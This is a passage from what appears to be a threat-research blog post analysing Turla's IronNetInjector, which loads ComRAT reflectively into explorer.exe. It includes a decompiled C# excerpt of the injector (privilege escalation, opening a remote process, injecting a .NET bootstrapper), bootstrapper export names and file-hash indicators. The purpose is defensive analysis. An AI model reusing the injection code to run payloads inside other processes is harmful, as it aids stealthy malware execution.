            this.m_targetProcessHandle = Win32.GetCurrentProcess();
            this.m_isCurrentProcess64 = (IntPtr.Size == 8);
            this.m_isTargetProcess64 = this.m_isCurrentProcess64;
        }

        // Token: 0x06000310 RID: 784 RVA: 0x00007C35 File Offset: 0x00005E35
        public DefaultSerializer(byte[] peBytes, int procId)
        {
            this.m_targetProcessId = procId;
            this.m_libraryBytes = peBytes;
            this.m_isCurrentProcess64 = (IntPtr.Size == 8);
        }

        // Token: 0x06000311 RID: 785 RVA: 0x00007C68 File Offset: 0x00005E68
        public DefaultSerializer(byte[] peBytes, IntPtr procHandle)
        {
            this.m_targetProcessHandle = procHandle;
            this.m_libraryBytes = peBytes;
            this.m_isCurrentProcess64 = (IntPtr.Size == 8);
        }

        // Token: 0x06000312 RID: 786 RVA: 0x00007C9C File Offset: 0x00005E9C
        public void InjectAssembly()
        {
            this.Log("Injecting assembly...");
            this.Log("Starting dotnet bootstrapper...");
            if (!this.m_isLocalInjection)
            {
                this.EnableSeDebugPrivilege();
                this.OpenTargetProcess();
                byte[] netBootstrapper = this.GetNetBootstrapper(this.m_isTargetProcess64);
                this.m_bootstrapInjector = new DefaultSerializer(netBootstrapper, this.m_targetProcessHandle);
            }
            else
```

Figure 5. Decompiled NetInjector code.

Depending on the number of arguments passed to DefaultSerializer on creation time, the payload is either loaded into its own process or a remote one. In case only the payload bytes are passed, it gets loaded into its own process space. The other options are to also pass the ID or handle of the remote process the payload gets injected to.

In our case, the second option is used with the PID of explorer.exe to load the ComRAT payload reflectively into the process.

One other interesting aspect of the injector is its ability to load an assembly into an unmanaged process. This needs some preparation in the remote process, as you cannot simply load and execute a .NET assembly there if the CLR isn’t present. This is accomplished with a native bootstrapper DLL, which gets injected into the remote process and prepares it so a .NET assembly can be injected afterwards.

There are two bootstrappers (x86/64) contained in the NetBootstrapper class, which have the following PDB paths left:

F:\Dev\NetInjector\bin\Release\NetBootstrapper_Win32.pdb

F:\Dev\NetInjector\bin\Release\NetBootstrapper_x64.pdb

Just like the injector itself, the bootstrappers contain meaningful function names (exported functions) and useful log messages. It uses the following exported functions:

- Bootstrap: Load CLR services into process.
- GetMethodResult: Get method result from InvokeMethod.
- InvokeMethod: Call method of injected assembly passed as a parameter.
- LoadAssembly: Load .NET assembly passed as a parameter.
- StartClrRuntime: Same as Bootstrap.

These functions are called from the injector to prepare and load a .NET assembly payload from the IronPython script into a remote process.

In all the IronPython scripts we found, only the native payload to native remote process injection option is used.

Conclusion

IronNetInjector is another toolset in Turla's ever-growing arsenal, made of an IronPython script and an injector. It's similar in structure to the previously used in-memory loading mechanism to execute malware with the help of PowerShell scripts. These scripts contain an embedded PE loader to execute an embedded malware payload.

The tool we discussed in this blogpost was likely developed to move away from PowerShell towards .NET. This general trend can be seen in recent years as detection of Powershell based threats became better, but also due to security mechanisms like AMSI introduced by Microsoft.

The .NET injectors and bootstrappers contain clean code and meaningful function/method/variable names, and they use detailed log/error messages. Only the initial IronPython scripts are obfuscated to prevent easy detection.

There are still some questions we need answers for, such as what other samples get loaded beside ComRAT and the RPC backdoor? How do the IronPython scripts get run? And how is the interpreter deployed to a victim's system?

We will continue to monitor for this malware loading tool to get the missing pieces of the puzzle.

Palo Alto Networks customers are protected from this malware tool. Our threat prevention platform WildFire detects it as malicious. Our extended detection and response platform Cortex XDR can identify and block the malware execution. AutoFocus customers can track the activity with the tag "IronNetInjector".

Indicators of Compromise

IronPython scripts

b641687696b66e6e820618acc4765162298ba3e9106df4ef44b2218086ce8040 (prophile.py, submitter 1)

c430ebab4bf827303bc4ad95d40eecc7988bdc17cc139c8f88466bc536755d4e (profilec.py, submitter 1)

c1b8ecce81cf4ff45d9032dc554efdc7a1ab776a2d24fdb34d1ffce15ef61aad (profile.py, submitter 2)

8df0c705da0eab20ba977b608f5a19536e53e89b14e4a7863b7fd534bd75fd72 (10profilec.py, submitter 3)

b5b4d06e1668d11114b99dbd267cde784d33a3f546993d09ede8b9394d90ebb3 (120profilec.py, submitter 3)

b095fd3bd3ed8be178dafe47fc00c5821ea31d3f67d658910610a06a1252f47d (220profile.py, submitter 3)

3aa37559ef282ee3ee67c4a61ce4786e38d5bbe19bdcbeae0ef504d79be752b6 (profilec.py, submitter 4)

Injector samples

a56f69726a237455bac4c9ac7a20398ba1f50d2895e5b0a8ac7f1cdb288c32cc (2019 variant, submitter 4)

c59fadeb8f58bbdbd73d9a2ac0d889d1a0a06295f1b914c0bd5617cfb1a08ce9 (2018 variant, submitter 5)

Bootstrapper samples

63d7695dabefb97aa30cbe522647c95395b44321e1a3b08b8028e4000d1be15e

ba17af72a9d90822eed447b8526fb68963f0cde78df07c16902dc5a0c44536c4

Related samples

82333533f7f7cb4123bceee76358b36d4110e03c2219b80dced5a4d63424cc93 (IronPython-2.7.7z, submitter 1)

a62e1a866bc248398b6abe48fdb44f482f91d19ccd52d9447cda9bc074617d56 (ComRAT v4 variant, submitter 4)

18c173433daafcc3aea17fc4f7792d0ff235f4075a00feda88aa1c9f8f6e1746 (RPC backdoor variant, submitter 5)

a64e79a81b5089084ff88e3f4130e9d5fa75e732a1d310a1ae8de767cbbab061 (RPC backdoor variant, submitter 5)